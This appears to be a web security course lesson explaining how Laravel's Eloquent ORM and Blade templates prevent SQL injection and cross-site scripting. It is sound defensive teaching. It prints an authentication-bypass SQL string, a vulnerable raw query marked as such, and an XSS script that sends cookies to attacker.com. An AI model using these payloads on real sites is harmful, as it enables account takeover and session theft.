
Hello! Welcome back to our module on API & Web Application Security.
In our previous lesson, we established a strong foundation by securing user data at rest with Laravel's robust password hashing system. We saw how using slow, salted hashing algorithms and features like the hashed cast are critical for protecting credentials in a database breach.
Today, we'll build on that by tackling two of the most infamous and widespread web vulnerabilities: SQL Injection (SQLi) and Cross-Site Scripting (XSS). The good news is that Laravel's architecture is designed to protect you from these attacks by default. Our goal is to explain exactly how Laravel's Eloquent ORM and Blade templating engine provide this built-in security.
1. Preventing SQL Injection with Eloquent ORM
First, let's look at SQL Injection. This attack occurs when a malicious user finds a way to inject their own SQL code into a query your application sends to the database.

A classic example is tricking a login form or a search field. Imagine a vulnerable query that builds SQL by concatenating strings:
SELECT * FROM users WHERE email = '$userInput' AND password = '$passwordInput';
An attacker could enter ' OR '1'='1' -- as their email. The resulting query becomes:
SELECT * FROM users WHERE email = '' OR '1'='1' --' AND password = '...';
The WHERE clause always evaluates to true, and the -- comments out the rest of the query, potentially allowing the attacker to bypass authentication and log in as the first user in the database.
How Laravel Protects You: Parameterized Queries
Laravel's Eloquent ORM and Query Builder prevent this by not using string concatenation. Instead, they use parameterized queries, also known as prepared statements. This is a fundamental security mechanism that separates the SQL command from the data.
- The application sends the SQL query template to the database server first, with placeholders (
?) for user input. - The application then sends the user's actual input values to the database server.
The crucial part is that the database engine treats the user input only as data, never as part of the executable SQL command. This makes it impossible for the input to alter the query's structure.
Let's dive into a resource that explains this clearly.
Laravel - OWASP Cheat Sheet Series
The OWASP Cheat Sheet for Laravel provides an excellent, security-focused explanation of how Eloquent protects against SQL injection by default.
Please read the section titled 'Eloquent ORM SQL Injection Protection'. It shows a standard Eloquent query and the safe, parameterized SQL it generates.
As the cheat sheet illustrates, a standard Eloquent query like this:
use App\Models\User;

$user = User::where('email', $request->email)->first();
...results in a prepared statement that looks something like this, which is sent to your MSSQL server:
select top 1 * from [users] where [email] = ?
The value of $request->email is then sent separately and safely bound to the ? placeholder. No matter what the user types, it will be treated as a single, literal string to search for in the email column, not as executable SQL.
To see this in action and understand the danger of not using this protection, let's watch a practical demonstration.
Ultimate Laravel 12 Security Checklist
This video from Code With ERaufi provides a direct comparison between a vulnerable raw SQL query and a secure query using Laravel's Query Builder.
Watch from 00:13:15 to 00:16:14. Observe how the attacker uses a simple SQL injection string to bypass the intended query logic with raw SQL, and how using the Query Builder completely neutralizes the attack.
A Word of Caution: Raw Queries
While Eloquent and the Query Builder are safe by default, Laravel provides functions like DB::raw() and whereRaw() for complex situations. If you use these, the responsibility for security shifts back to you. Never pass raw user input directly into these expressions. Always use bindings:
// VULNERABLE: Do NOT do this.
$orders = DB::table('orders')
    ->whereRaw("price > {$request->input('price')}")
    ->get();

// SAFE: Use '?' bindings to parameterize the query.
$orders = DB::table('orders')
    ->whereRaw('price > ?', [$request->input('price')])
    ->get();
2. Preventing Cross-Site Scripting (XSS) with Blade
Next, we turn to Cross-Site Scripting (XSS). This attack involves injecting malicious client-side scripts (usually JavaScript) into web pages that are then viewed by other users. The goal is to execute code in the victim's browser to steal session cookies, impersonate the user, or deface the website.

For example, a user could post a comment containing:<script>document.location='http://attacker.com/steal-cookie?cookie=' + document.cookie</script>
If the application displays this comment without sanitizing it, every user who views the comment will have their browser execute the script, sending their session cookie to the attacker.
How Laravel Protects You: Automatic Output Escaping
Laravel's Blade templating engine provides an incredibly simple and effective defense against XSS: automatic output escaping.
By default, whenever you display a variable in Blade using the double curly brace syntax {{ $variable }}, Laravel automatically runs the contents of that variable through PHP's htmlspecialchars() function. This function converts characters with special meaning in HTML (like < and >) into their safe HTML entity equivalents (< and >).
So, if $variable contains <script>alert('XSS')</script>, the {{ $variable }} syntax will render this to the browser:<script>alert('XSS')</script>
The browser will simply display this string as harmless text on the page instead of interpreting it as a script tag to be executed.
Let's watch a video that makes this distinction crystal clear.
Laravel Security: Top 7 Mistakes Developers Make
This video from Laravel Daily clearly demonstrates the security difference between Blade's escaped and unescaped syntax.
Watch from 00:00:36 to 00:02:29. Pay close attention to how the same variable containing a script tag behaves differently when rendered with {{ }} versus {!! !!}.
The Unescaped Syntax: {!! !!}
As the video shows, Blade also provides a syntax for displaying raw, unescaped data: {!! $variable !!}.
There are legitimate use cases for this, such as rendering HTML content that you have stored from a trusted source (e.g., a WYSIWYG editor used only by site administrators). However, you must be extremely cautious.
Rule of thumb: Never use the {!! !!} syntax to display any content that originated from an untrusted user.
To reinforce these concepts, let's look at one more resource.
Securing your Laravel application: A comprehensive guide
This article provides another perspective on XSS and how Laravel's Blade engine and validation rules work together to mitigate the threat.
Read the section titled 'Securing against cross-site scripting (XSS) attacks'. It reiterates the function of Blade's {{ }} and {!! !!} syntax and also mentions the e() helper function for manual escaping outside of Blade.
Conclusion
By understanding these two major vulnerabilities, you can better appreciate the thoughtful, security-first design of the Laravel framework. The best security features are often the ones that work automatically, protecting you without requiring extra effort.
Key Takeaways:
-
SQL Injection (SQLi):
- Threat: Attackers inject SQL commands via user input to manipulate database queries.
- Laravel's Defense: Eloquent and the Query Builder use parameterized queries by default, separating SQL commands from user data and neutralizing the threat.
- Your Role: Trust Eloquent's default behavior. If you must use
whereRaworDB::raw, always use?bindings for user input.
-
Cross-Site Scripting (XSS):
- Threat: Attackers inject malicious scripts (e.g., JavaScript) into pages viewed by other users.
- Laravel's Defense: Blade's
{{ $variable }}syntax automatically escapes output, converting potentially harmful scripts into harmless text. - Your Role: Always use
{{ }}for user-provided data. Only use the unescaped{!! $variable !!}syntax for HTML content that you completely trust.
Up Next:
We've now covered securing data at rest (hashing) and preventing malicious data from affecting our database (SQLi) or our users' browsers (XSS). In the next lesson, we will tackle another common vulnerability: Cross-Site Request Forgery (CSRF). You will learn what this attack is and how to use Laravel's built-in middleware and Blade directives to protect your application's forms.